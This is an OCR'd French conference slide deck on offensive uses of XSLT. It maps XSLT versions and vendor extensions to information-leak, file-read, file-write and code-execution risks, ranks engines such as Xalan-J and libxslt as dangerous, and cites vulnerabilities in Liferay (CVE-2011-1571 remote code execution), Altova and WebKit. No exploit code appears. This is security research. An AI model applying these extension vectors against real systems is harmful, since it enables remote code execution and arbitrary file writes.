
XMLDsig

Lecteur RSS

da

Profiter !


HALL OF
FAME


CONCLUSION
APERÇU
EXPLOITATION
XSLT ?
USAGES OFFENSIFS DE XSLT
METHODOLOGIE
VULNERABILITÉS
RISQUES
NICOLAS "NICOB" GREGOIRE
HTTP://WWW.AGARRI.FR/

RISQUES

STANDARDS

XSLT 2.0

W3C - 2007

XSLT 1.1

W3C - 2001 - DRAFT

XSLT 1.0

W3C - 1999

EXSLT

COMMUNAUTÉ - WIP

	XSLT 1.0	XSLT 1.1*	XSLT 2.0 *	EXSLT
Fuite d'information	xsl :message system-property	x	system-property	x
Accès en lecture	document() xsl :include xsl :import	x	unparsed-text() xsl :import-schema	x
Accès en écriture	x	xsl :document	xsl :result-document	exsl :document
Exécution de code	x	xsl :script	x	func :script


*** : inclut aussi les fonctionnalités de XSLT 1.0**

Comme la plupart des moteurs supportent XSLT 1.0 ...

... on peut facilement
identifier le moteur sous-jacent

XSLT Version : [1]
XSLT Vendor : [Microsoft]
XSLT Vendor URL : [http://www.microsoft.com].

XSLT Version : [1]
XSLT Vendor : [Transformiix]
XSLT Vendor URL : [http://www.mozilla.org/projects/xslt/]



Mais rien de bien dangereux ...

EXTENSIONS PROPRIÉTAIRES

LIBXSLT

Nom	Fonctionnalité	Espace de nom	Paramètres
output	Création de fichier	http ://icl.com/saxon	href ou file
write	Création de fichier	org.apache.xalan.xslt.extensions.Redirect	href ou file
document	Création de fichier	http ://www.jclark.com/xt	href
document	Création de fichier	http ://www.w3.org/1999/XSL/Transform	href
document	Création de fichier	http ://exslt.org/common	href

XALAN-J

Nom	Fonctionnalité	Espace de nom	Paramètres
write	Création de fichier	http ://xml.apache.org/xalan/redirect	file
Méthodes Java	Exécution de code	[anything]/[objet Java]	N/A
Méthodes Java	Exécution de code	http ://xml.apache.org/xalan/java	N/A
Méthodes Java	Exécution de code	http ://xml.apache.org/xslt/java	N/A
checkEnvironment	Fuite d'information	http ://xml.apache.org/xalan	N/A
new, query, ...	SQL	http ://xml.apache.org/xalan/sql	N/A

libxslt
[CREATION DE FICHIER]

Xalan-J
[EXECUTION DE CODE]

DANGEREUX

Altova
[EXECUTION DE CODE]

Saxon 9
[EXECUTION DE CODE]

SÛR PAR DÉFAUT

MSXML 6
[EXECUTION DE CODE]


Facile à backdoorer

Xalan-C

Presto

SANS EXTENSION DANGEREUSE

Transformiix


CONCLUSION
APERÇU
EXPLOITATION
XSLT ?
USAGES OFFENSIFS DE XSLT
METHODOLOGIE
VULNERABILITÉS
RISQUES
NICOLAS "NICOB" GREGOIRE
HTTP://WWW.AGARRI.FR/

VULNERABILITÉS

LIFERAY

XMLSEC

WEBKIT

PHP 5

ALTOVA

DIVERS


LİFERAY

CMS en Java Commercial (ou pas)

Liste de réferences sur le site (avec moteur de recherche ;-)

Cisco Developer Network

developer.cisco.com

French Ministry of Defense

www.ixArm.Com/PlAtForm-hub

Evidemment, c'est "secure" !

Security

Liferay Portal was benchmarked as one of the market's most secure portal platforms with its use of industry standard, government-grade encryption technologies. Subscribers to Liferay Portal EE benefit from additional security patches discovered by the customer network delivered via regular service packs. For browser-level security, Liferay Portal EE implements the Top 10 recommended best practices published by the OWASP organization.

Malgré l'utilisation de Xalan-J ? Hum ...

Excéution de code à distance

CVE-2011-1571

VIDEO : REMOTE SHELL

LIFERAY

XMLSEC


WEBKIT

PHP 5

ALTOVA

DIVERS


ALTOVA



LIMITATION : L'UTILISATEUR DOIT APPUYER SUR F10

LIFERAY

XMLSEC

WEBKIT

PHP 5

ALTOVA

DIVERS


WEBKIT

Utilise libxslt

Création de fichiers :
- nom & chemin arbitraires
- le contenu doit être en UTF-8

Editeurs impactés :

- Apple (Safari, iPhone, iPad, ...)

- RIM (Blackberry Torch)

- distributions Linux (Epiphany, Lifera, ...)

